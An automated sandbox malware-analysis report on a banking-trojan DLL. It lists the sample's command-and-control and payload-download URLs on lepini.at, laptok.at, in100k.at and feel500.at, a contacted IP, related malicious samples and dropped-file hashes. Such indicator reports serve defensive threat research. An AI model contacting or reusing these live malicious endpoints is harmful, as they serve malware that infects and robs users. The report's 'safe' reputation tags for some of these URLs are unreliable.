http://api3.lepini.at/api1/bEXxGnisNWK6xtmL7/hzYrMk4fVaqx/ViX9ZT9idqj/PQ9QlS_2Bewcsf/axkcAfr_2BzxGO9WnlqBd/umvUtqC2JD_2FbD6/jRIZuLHLzIoCsIu/th8f7Grv16LoelmZNm/uRoB0I5fl/RyNL47ZLZhHArmxOZnfP/f8ypX_2FMmc9Wn_2Fb7/mm90yk6M3N263p5s7_2FO7/65Wq2SHNyz0Tb/buzgvD7t/7CozDKzLEzGVXehbrpYH8bp/nDYW5twoJN/W5eyx_2BFnpNnvPUb/ZwRm3Bx_2BLc/U7tdViUVaKh/lB3EcM6_2BV2AV/kX7gmeVC/Z2x2FOp	false	• Avira URL Cloud: safe	unknown
http://go.in100k.at/favicon.ico	false	• Avira URL Cloud: safe	unknown
http://api3.lepini.at/api1/LMJLtOqdu8fp_2BNLOB5YBP/qly_2BfzDH/EAemu37KWi1Sk2xGU/KUNgOk1dCHS6/AgjNesC_2FL/0VRR3489g9d213/hnGFcgoP3NnJY57aNNU7X/g37VutmCLLvxlC3K/uWdTjPXn7_2BhUq/Ng_2FAVek6bgpkb4dt/OleaxmqWa/3cqZOMqKlEvnCHKOagPS/Ml3FT3Cf6J9pNtnQsAy/H2GMz5cmt0xhyUBUDbZV2P/wT6YuW4qyfVDR/pXcknYbm/8zZh_2FbRECix2oRrtcd2ZU/_2B7miWVVc/ZZTomZrPf3ghqQ7Sj/_2FENCrsSLt7/pXfjB	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/favicon.ico	false	• Avira URL Cloud: safe	unknown
http://go.in100k.at/api1/6shKz_2BQVnN/OCP1pP4Tyvc/HZOndob_2FtP7a/idZHTuxKtsPI9_2BbDL_2/BF4JwlYV_2B7TAX4/McJ52rW1_2FgARN/40faJ26v_2FkZz1ElZ/d_2BmWnTR/ElzVYUi1oSGpXwpyCzo4/qnIAV1aIx5Bi1e_2B9P/F_2F3VBYsuFw9rFe9x8MBm/BOzSVExVFj_2F/uL_2BJ_2/BhPryJhLkRIvqsfR1DhX_2B/yer6vsREF4/n6YQE_2F_2FK5FDnd/llvOW2cpbliJ/dWtAimwUgXd/EZllvyGgYHINZb/iZ7az3_2FONnJ152lupGR/GoLcwVw9tDIcG6Ji/6Z9JjQwVkidC5aO/Ark1JBZjGu7c/4Glkh	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/qYtT2W6uUWYJe_2BzG0bJ6/f78jap2G9vTVk/IGsP0y4o/fylIZ_2BQ_2FE0eKcgRyOZV/bwC_2FjfVv/DbtDrQABR9ML9yi1I/a0_2FluH0sU4/80C1scx2jQi/Sm75TjK2Hru6lN/LiAEhJ6pLxTSd4lLSPDNE/hnQ63sbU9X_2Fzoj/gMi3emWWJ488JmV/OalYx6aLrHAsj_2FD5/gwLYQsfyc/LLUkPczTLA0_2B21Yg9i/Zuc0lw0nukK632v8MOb/hMd02siaNyV1doJYj48PSY/dhZQ85SXuAqzk/d_2FIgou/B6fGbyYsoLl0lNh77c_2Blt/2Rm26	false	• Avira URL Cloud: safe	unknown
http://c56.lepini.at/jvassets/xI/t64.dat	true	• Avira URL Cloud: phishing	unknown
http://api3.lepini.at/api1/5I7pLP9QNe/N5buyckYCrgoPqvPA/NjC86WmFUumJ/d5ZJk2tc_2B/naCfPReUYVV3Vx/ldXi9UGRyYBJQ_2Fncfms/yLLq_2F_2FAO72XM/I_2BWOGHGpoip8O/L_2FeZA1PRI5XY_2BB/j3rs0r3Qi/LjAFf6GJs2hLttaGlvqk/QXt9zzN9fNRamdHdcye/Eig_2Fsi5CrdV1iAkxdGXk/dY8xK6yf2XhnW/0wyvHV0p/pz8P8_2FIx_2BIgHiQgkzmF/pVcGr3XY_2/F0IzfpDiL0qRGlWkz/h5CX5vmyOkVW/KUlweXnwefm/x2MMNvATag8_2F/nIODL_2BJ417QebINK55v/VFjAtH9us6H/2M	false	• Avira URL Cloud: safe	unknown
http://golang.feel500.at/favicon.ico	true	• Avira URL Cloud: malware	unknown
http://golang.feel500.at/api1/cQHZbpVEoMes2jDUrR_2F/bktLNyGZ_2BiAtXa/xg4NyCOv1cwnNr2/CgkDzrwWZPupVFoQNH/s8j31toeM/WHQs0DfRjGaPCW6Sk_2F/P21C2qJ3xd8l4QW1_2F/_2BCijsFomil85BW5tjyOE/vC4SLWVsudj9d/6p03Rh40/Oja1RIITt_2F7DIg_2BdfV_/2F8i4PYPiF/iz_2FhrCPH_2B_2BQ/XXMADzrcnZWI/Hfv_2Bg59ad/cN7apgIT0lQ7sQ/gNChqsZOPXttxVF41ze7_/2BkKWJ0wITm6Vd4A/wCJ1rQ02kuFRKOd/FLdCUCore_2F0Msy7C/S_2BUR4fF/nA78eeAv6Ywkiob/VeCW9pRE	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://golang.feel500.at/api1/cQHZbpVEoMes2jDUrR_2F/bktLNyGZ_2BiAtXa/xg4NyCOv1cwnNr2/CgkDzrwWZPupVFo	rundll32.exe, 00000001.00000002.619811108.0000000000BE2000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://nuget.org/NuGet.exe	powershell.exe, 0000001E.00000002.656957513.00000232F1F33000.00000004.00000001.sdmp, powershell.exe, 00000021.00000002.654412669.0000018F6E153000.00000004.00000001.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000021.00000002.614677054.0000018F5E2FE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000021.00000002.614677054.0000018F5E2FE000.00000004.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	loaddll32.exe, 00000000.00000002.611446340.00000000009B0000.00000040.00000001.sdmp, rundll32.exe, 00000001.00000002.619957348.0000000000C90000.00000040.00000001.sdmp, powershell.exe, 0000001E.00000003.604277729.00000232FA960000.00000004.00000001.sdmp, powershell.exe, 00000021.00000003.599601381.0000018F76A00000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/License	powershell.exe, 00000021.00000002.654412669.0000018F6E153000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000021.00000002.654412669.0000018F6E153000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://file://USER.ID%lu.exe/upd	loaddll32.exe, 00000000.00000002.611446340.00000000009B0000.00000040.00000001.sdmp, rundll32.exe, 00000001.00000002.619957348.0000000000C90000.00000040.00000001.sdmp, rundll32.exe, 00000001.00000003.599754815.0000000000D00000.00000004.00000001.sdmp, powershell.exe, 0000001E.00000003.604277729.00000232FA960000.00000004.00000001.sdmp, powershell.exe, 00000021.00000003.599601381.0000018F76A00000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://github.com/Pester/Pester	powershell.exe, 00000021.00000002.614677054.0000018F5E2FE000.00000004.00000001.sdmp	false		high
http://golang.feel500.at/api1/6DXTv_2FudTfVxedDD3UMQ/xS_2FoOKoiAeF/j0VSQAcL/gS9HWeAk0_2F3Z4xgoE9VU8/	rundll32.exe, 00000001.00000003.542325936.0000000000C41000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://constitution.org/usdeclar.txt	loaddll32.exe, rundll32.exe, powershell.exe, 0000001E.00000003.604277729.00000232FA960000.00000004.00000001.sdmp, powershell.exe, 00000021.00000003.599601381.0000018F76A00000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 00000021.00000002.654412669.0000018F6E153000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 0000001E.00000002.656957513.00000232F1F33000.00000004.00000001.sdmp, powershell.exe, 00000021.00000002.654412669.0000018F6E153000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000001E.00000002.617070310.00000232E1ED1000.00000004.00000001.sdmp, powershell.exe, 00000021.00000002.613638611.0000018F5E0F1000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
35.228.31.40	unknown	United States		15169	GOOGLEUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	352339
Start date:	12.02.2021
Start time:	09:58:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	u8xtCk7fq8.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@39/68@13/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.2% (good quality ratio 0.2%) • Quality average: 58.5% • Quality standard deviation: 5.5%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, taskhostw.exe, audiodg.exe, BackgroundTransferHost.exe, ielowutil.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • HTTP Packets have been reduced • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 40.88.32.150, 104.42.151.234, 52.255.188.83, 104.43.139.144, 51.104.139.180, 52.155.217.156, 2.20.142.210, 2.20.142.209, 20.54.26.129, 51.103.5.186, 88.221.62.148, 92.122.213.194, 92.122.213.247, 152.199.19.161, 51.104.144.132, 184.30.20.56 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, skypedataprdcoleus15.cloudapp.net, wns.notify.trafficmanager.net, go.microsoft.com, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus16.cloudapp.net, vip2-par02p.wns.notify.trafficmanager.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:00:55	API Interceptor	93x Sleep call for process: powershell.exe modified
10:01:18	API Interceptor	1x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
35.228.31.40	2200.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	Attached_File_898318.xlsb	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	2200.dll	Get hash	malicious	Browse	• 208.67.222.222
	SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll	Get hash	malicious	Browse	• 208.67.222.222
	yytr.dll	Get hash	malicious	Browse	• 208.67.222.222
	xls.xls	Get hash	malicious	Browse	• 208.67.222.222
	Presentation_68192.xlsb	Get hash	malicious	Browse	• 208.67.222.222
	sup11_dump.dll	Get hash	malicious	Browse	• 208.67.222.222
	out.dll	Get hash	malicious	Browse	• 208.67.222.222
	crypt_3300.dll	Get hash	malicious	Browse	• 208.67.222.222
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 208.67.222.222
	6007d134e83fctar.dll	Get hash	malicious	Browse	• 208.67.222.222
	J5cB3wfXIZ.dll	Get hash	malicious	Browse	• 208.67.222.222
	6006bde674be5pdf.dll	Get hash	malicious	Browse	• 208.67.222.222
	mal.dll	Get hash	malicious	Browse	• 208.67.222.222
	fo.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd9d7ec9e7aetar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd885c499439tar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fc612703f844.dll	Get hash	malicious	Browse	• 208.67.222.222
	https___purefile24.top_4352wedfoifom.dll	Get hash	malicious	Browse	• 208.67.222.222
	vnaSKDMnLG.dll	Get hash	malicious	Browse	• 208.67.222.222
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 208.67.222.222
c56.lepini.at	2200.dll	Get hash	malicious	Browse	• 35.228.31.40
	SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll	Get hash	malicious	Browse	• 35.228.31.40
	Presentation_68192.xlsb	Get hash	malicious	Browse	• 47.89.250.152
	sup11_dump.dll	Get hash	malicious	Browse	• 45.138.24.6
	out.dll	Get hash	malicious	Browse	• 45.138.24.6
	crypt_3300.dll	Get hash	malicious	Browse	• 45.138.24.6
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 45.138.24.6
	u.dll	Get hash	malicious	Browse	• 46.173.218.93
	fo.dll	Get hash	malicious	Browse	• 46.173.218.93
	onerous.tar.dll	Get hash	malicious	Browse	• 47.241.19.44
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	Details!!.exe	Get hash	malicious	Browse	• 34.102.136.180
	RFQ 2027376.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	FEB_2021.EXE	Get hash	malicious	Browse	• 34.102.136.180
	y0CRLCaQxA.exe	Get hash	malicious	Browse	• 142.250.102.155
	2200.dll	Get hash	malicious	Browse	• 35.228.31.40
	RE PAYMENT REMINDER - SOA - OUTSTANDING (JAN21).EXE	Get hash	malicious	Browse	• 34.102.136.180
	#Ud83d#Udcde.htm	Get hash	malicious	Browse	• 142.250.179.193
	Spotify-v8.5.94.839_build_68949745-Mod-armeabi-v7a.apk	Get hash	malicious	Browse	• 172.217.17.110
	SecuriteInfo.com.Heur.20369.xls	Get hash	malicious	Browse	• 216.239.32.21
	#U2261#U0192#U00f4#U20a7.htm.htm	Get hash	malicious	Browse	• 142.250.179.193
	index_2021-02-11-18_10	Get hash	malicious	Browse	• 172.217.20.106
	att-1664057138.xls	Get hash	malicious	Browse	• 216.239.34.21
	1Akrien.exe	Get hash	malicious	Browse	• 8.8.8.8
	rlm00124.xls	Get hash	malicious	Browse	• 34.98.99.30
	AR4ldFlsyK.exe	Get hash	malicious	Browse	• 142.251.5.82
	PlayerHD-1.apk	Get hash	malicious	Browse	• 172.217.20.227
	o9VbySnzk7.exe	Get hash	malicious	Browse	• 34.90.236.200
	2H2JIKQ8tN.exe	Get hash	malicious	Browse	• 34.102.136.180
	zJY9vCRKzw.exe	Get hash	malicious	Browse	• 34.90.236.200
	order pdf.exe	Get hash	malicious	Browse	• 34.102.136.180

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{1B3B83AA-6D5C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.767667054742272
Encrypted:	false
SSDEEP:	96:rLZ8VZ82bWWtIAfDlx1M+ppTlr5TfF2DB:rLZwZ82bWWtTfDVMdVMB
MD5:	D8290CF14A86DB1CE9EA83C7C43481AC
SHA1:	307F56B1732E26C344C07EC7744653BB2C077A52
SHA-256:	574FA0B06659CDE1C1D8D146142D422CB277AEBAB4B27DF5E3569A874E89D98B
SHA-512:	39E5A475FD359DD4FA8D83277D5ADD9AF1D01BE97BCEC88A18FA634E635E60B38C6E43C9D80B3F6F44DF1597D981CA1C2E3E5FF4B26BE84BAE8103904E59E488
Malicious:	false
Preview:	.... R.o.o.t. .E.n.t.r.y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{36092B4E-6D5C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	119048
Entropy (8bit):	2.2230750530483547
Encrypted:	false
SSDEEP:	384:rkBL764nDEpBafhKnLB6/fi7D0L4p8eb5yG5ut/JX:qQLc/q8kKD
MD5:	5161ACCFBF7717203E240CA5FBF27B87

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{36092B4E-6D5C-11EB-90E5-ECF4BB2D2496}.dat	
SHA1:	7AB36AB5CA2A1775469A0722114EBBD443F25EAA
SHA-256:	6670918FC1D5AF2589BA5E795DFF42CE6989F618D4FA79F353C7A3259F0DDE44
SHA-512:	366EF7C7DC47B522B9205E37A1CD3E2B9AAAAFAB5F0FAE8B018FD69BCEBC7759F4C487CCF3D9F2278B5D0E32D759E6CB856BDE2D874E277D66ED1ED95C474B6
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{1B3B83AC-6D5C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27596
Entropy (8bit):	1.913668141681748
Encrypted:	false
SSDEEP:	96:r1ZOQa6UBSHjt2lW7M3tGJ3ZTlGJ3ZXXA:r1ZOQa6UkHjt2lW7M3tGpZTlGpZnA
MD5:	11CDEE94EAC5C4C4A3B580AAA2A8DD11
SHA1:	DF4AFBBB639FE48783690075755B69ED1C6BB197
SHA-256:	CE1D1235855ECF49FF7215E10939BB682E572BD173FE28CB40938DF81D993FB7
SHA-512:	099498AD66CC6F104029B0337996B267F414F7B19223030D1714344723023765DB53790928DB75D2659EC31CEDFDFB7347A299993B446D04923F55D16A8EE476
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{36092B50-6D5C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28692
Entropy (8bit):	1.9191789647831818
Encrypted:	false
SSDEEP:	192:rpZuQn6hkYj52tWTMjl2CCDzegL12KCDzeg3r:rfr6SaIEQBazNyzf
MD5:	E63D7A5508082BA805704A5FD9FDE3B5
SHA1:	7901D7130F8BD3B806CFCF88366E2FD984F57CD4
SHA-256:	67D5EC8DED82DCB3F7CF760D0B865D22D0C63B9D3A40F1374A2FD03D06C769D9
SHA-512:	DDD10F6377B9702294418771EED97904CD25143461E431A9506A6B2C26CFE3D100B8F1C3227F25D8F5AD7391ABBA124C84E440D5156340AC8F2A294D1FB501D(
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{36092B52-6D5C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27580
Entropy (8bit):	1.909994164183987
Encrypted:	false
SSDEEP:	48:IwxGcprQGwpalJG4pQ37GrapbSU9GQpBaGHHpcAcTGUp87GzYpmphGopb/Jr9kSH:rHZ4Q96/BSUHjh2tWBMJdt/ZYlt/ZuCA
MD5:	F494E0344B0A8C9022C69F934E93B30D
SHA1:	DB59FF7E890096939E04797B0AC80041E623516F
SHA-256:	BFBDFFCC44EBE29A92EBD6C47F7CBC459EF844503FF6B93503EC51F55685342D
SHA-512:	5F261902578D00296CCEAFECC2891C82A84A657443EB561F43B912AB9C4D338476FF02C2CEE22F508751589F0C28F9BF7621E490C86E5DF6884922A798022093
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{36092B54-6D5C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28152
Entropy (8bit):	1.9209103065063102
Encrypted:	false
SSDEEP:	192:rAZcQ46ekljt2lWJM9xXONnwvlXONngLNnQA:rw1D/Bk8SHr9bh
MD5:	43BBD0A16866741A81951D41CB7FD2EC
SHA1:	3E5F12F5781B9900FEB9EFE9013555051D7A5F9A
SHA-256:	AC96BF56B0D911E972E449F99AF95E9A30A34D5B34ABD6974D785F30B0F3CE4B
SHA-512:	FA54EA511CBBE29944BBE7EC6B1C6BC9AEC4E11416C6E1CD999C95780EDA8969F4A827955EE35A1B21EE4010C88115422B695CE4F131C79909F5A9EB8E5497A
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{36092B56-6D5C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28160
Entropy (8bit):	1.9226679164427423
Encrypted:	false
SSDEEP:	192:rVZeQ26EkKj92xWhvMXpdUyyQVd9UyyUA:rbbBpE0gWZdUR8d9UR/
MD5:	65DF65EED9032DF196A10D51F3B1CED6
SHA1:	731F3588323D0A3D295C85C71F16291C5E579170
SHA-256:	3420D468368E066DE6A233CD1247C7FCB5C133ADA038DF1955FBBCA91609B69F
SHA-512:	A9DE6CCDE1328D040B2F2CE6CC9DF199F339E9BD5CB3E1ED20C605DBD2BCF342C957771531F88A7A996F9F1A83C89D24722B986DE5A042BD9432860A2BBBA8C
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{36092B58-6D5C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28692
Entropy (8bit):	1.9122790854680862
Encrypted:	false
SSDEEP:	192:reZRQ56Jk1jd2xGWWMjl5fnFB/V15f6/MfnFDr:rqmUaRU3/BhFBXh6yFf
MD5:	F2BAF00925649F0210EDD862FD592B9D
SHA1:	82944DD89038B69E8FBD2DC7449B97D320A91B1D
SHA-256:	31727DFE17CE2117DFF41947F94813BE472C63742053159307E763BF0A48F29B
SHA-512:	CAC22C9E188808CC66D93A7AEA0385A21A4668742A9F6E507292F4AECE34A255E96B71DEE58C59D32D82EA148FC9012940BA2F3C8EC8D42E8D2BE24C34D250E
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.028157724019154
Encrypted:	false
SSDEEP:	12:TMHdNMNxOES5uDs5u1nWimI002EtM3MHdNMNxOES5uDs5u1nWimI00OVbVbkEtMb:2d6NxO7rmSZHKd6NxO7rmSZ7V6b
MD5:	AF0D56885797EA4E61A008767416ED40
SHA1:	7002B79C19DBE7B31A9B2201748C6FD33ED0F071

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
SHA-256:	CCD40075F95FADB9CE557AF60A3651CABC812C5633E1EABEA487D882E4E08962
SHA-512:	F881041792B966F66ABABBF3EAB36BE75A849BC7710876D40A8798C0754E9FA54AAA2357AD80608968E02BACCD003862514C3DF3848427EF0A35BA83EF0AA7A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xf130cebc,0x01d70168</date><accdate>0xf130cebc,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xf130cebc,0x01d70168</date><accdate>0xf130cebc,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.071688788520163
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2k6JuDkJu1nWimI002EtM3MHdNMNxe2k6JuDkJu1nWimI00OVbkak6t:2d6Nxrtt2SZHKd6Nxrtt2SZ7VAa7b
MD5:	B4DBB799C67576579B0645801E9C7274
SHA1:	E2D31AFFF0E76C7B5E4DB71E3CC1627FA45C38F6
SHA-256:	EB6C3A9E54124BDF5D6C28916EB903B603433E164BDC526224B08D57267E55BC
SHA-512:	3EED4BDA03BB8A8259EEE5E28C176F5F17DD8509E650684449D30F512FC6AE3EED2985B9FBFE539523DA330C67B7C1F9036422569825862AFE5F523908C68FCI
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xf12c0a0b,0x01d70168</date><accdate>0xf12c0a0b,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xf12c0a0b,0x01d70168</date><accdate>0xf12c0a0b,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	665
Entropy (8bit):	5.093893191795339
Encrypted:	false
SSDEEP:	12:TMHdNMNxvL7+vuD9+vu1nWimI002EtM3MHdNMNxvL7+vuD9+vu1nWimI00OVbmZt:2d6NxvvLrSZHKd6NxvvLrSZ7Vmb
MD5:	8937B644252A25C213B1EAA2D01A9D88
SHA1:	0C749F83ADC6BE78EC1DC51F53FB586D190E584F
SHA-256:	B268B06B462A7EF430443BC559A01E42CFB63589A89B0EA0CDF6AF5B588991D2
SHA-512:	C20B7C771EDE2DFFF036771086FB9AD0A87C5522097E06420BFBFEA7BD3BA844A68D0C00B73560084EABFA784906ACC11ADCD2086003B917A3D818E6D832EC2
Malicious:	false
